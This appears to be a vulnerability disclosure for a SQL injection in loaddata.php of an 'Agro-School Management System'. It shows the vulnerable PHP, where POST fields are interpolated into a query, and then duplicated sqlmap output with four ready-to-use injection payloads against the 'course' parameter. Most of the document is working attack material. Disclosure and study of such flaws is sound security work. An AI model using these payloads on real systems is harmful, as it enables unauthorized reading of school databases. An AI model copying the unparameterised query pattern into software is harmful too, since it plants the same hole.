

Agro-School Management System loaddata.php has Sqlinjection


```
A SQL injection vulnerability exists in the agricultural school management system loaddata.php.  The basic introduction  of the vulnerability is that SQL injection means that the web application does not strictly judge or filter the validity  of user input data. An attacker can add additional SQL statements to the end of a predefined query statement in a web  application, and perform illegal operations without the knowledge of the administrator.  In this way, the database server can be tricked into performing any unauthorized query and obtaining the corresponding data  information.
```



```php
<?php
  include("../../../connections/db-connect.php");
  $id = $_SESSION['user_id'];

   $test_subject = $_POST['subject'];
   $test_desc = $_POST['course'];

  $sql ="SELECT * FROM `questions` WHERE `user_id`='$id'  AND `subject` = '$test_subject' AND `Course` = '$test_desc'";
  $stmt = $conn->prepare($sql);
  $stmt->execute();
?>

 <table id="example1" class="table table-hover">

            <thead>
              <th></th>
          <!--        <th>Course</th>
```



```php
   $test_subject = $_POST['subject'];
   $test_desc = $_POST['course'];

  $sql ="SELECT * FROM `questions` WHERE `user_id`='$id'  AND `subject` = '$test_subject' AND `Course` = '$test_desc'";
  $stmt = $conn->prepare($sql);
  $stmt->execute();
?>
```



```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: course (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: &course=0'XOR(if(now()=sysdate(),sleep(4),0))XOR'Z' OR NOT 1049=1049#&subject=test_subject

    Type: error-based
    Title: MySQL >= 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)
    Payload: &course=0'XOR(if(now()=sysdate(),sleep(4),0))XOR'Z' OR GTID_SUBSET(CONCAT(0x7162717071,(SELECT (ELT(3915=39
15,1))),0x716a627871),3915)-- AIME&subject=test_subject

    Type: time-based blind
    Title: MySQL >= 5.0.12 OR time-based blind (SLEEP)
    Payload: &course=0'XOR(if(now()=sysdate(),sleep(4),0))XOR'Z' OR SLEEP(5)-- SgLp&subject=test_subject

    Type: UNION query
    Title: MySQL UNION query (NULL) - 8 columns
    Payload: &course=0'XOR(if(now()=sysdate(),sleep(4),0))XOR'Z' UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0x716271707
1,0x786748746c716d45786772484a434d456c6363796e674a656c544f6e69575670466b4f7648457773,0x716a627871),NULL,NULL,NULL,NULL,N
ULL,NULL,NULL#&subject=test_subject
---
```

SqlMap Attack

```
---
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: course (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: &course=0'XOR(if(now()=sysdate(),sleep(4),0))XOR'Z' OR NOT 1049=1049#&subject=test_subject

    Type: error-based
    Title: MySQL >= 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)
    Payload: &course=0'XOR(if(now()=sysdate(),sleep(4),0))XOR'Z' OR GTID_SUBSET(CONCAT(0x7162717071,(SELECT (ELT(3915=3915,1))),0x716a627871),3915)-- AIME&subject=test_subject

    Type: time-based blind
    Title: MySQL >= 5.0.12 OR time-based blind (SLEEP)
    Payload: &course=0'XOR(if(now()=sysdate(),sleep(4),0))XOR'Z' OR SLEEP(5)-- SgLp&subject=test_subject

    Type: UNION query
    Title: MySQL UNION query (NULL) - 8 columns
    Payload: &course=0'XOR(if(now()=sysdate(),sleep(4),0))XOR'Z' UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0x7162717071,0x786748746c716d45786772484a434d456c6363796e674a656c544f6e69575670466b4f7648457773,0x716a627871),NULL,NULL,NULL,NULL,NULL,NULL,NULL#&subject=test_subject
---
---
```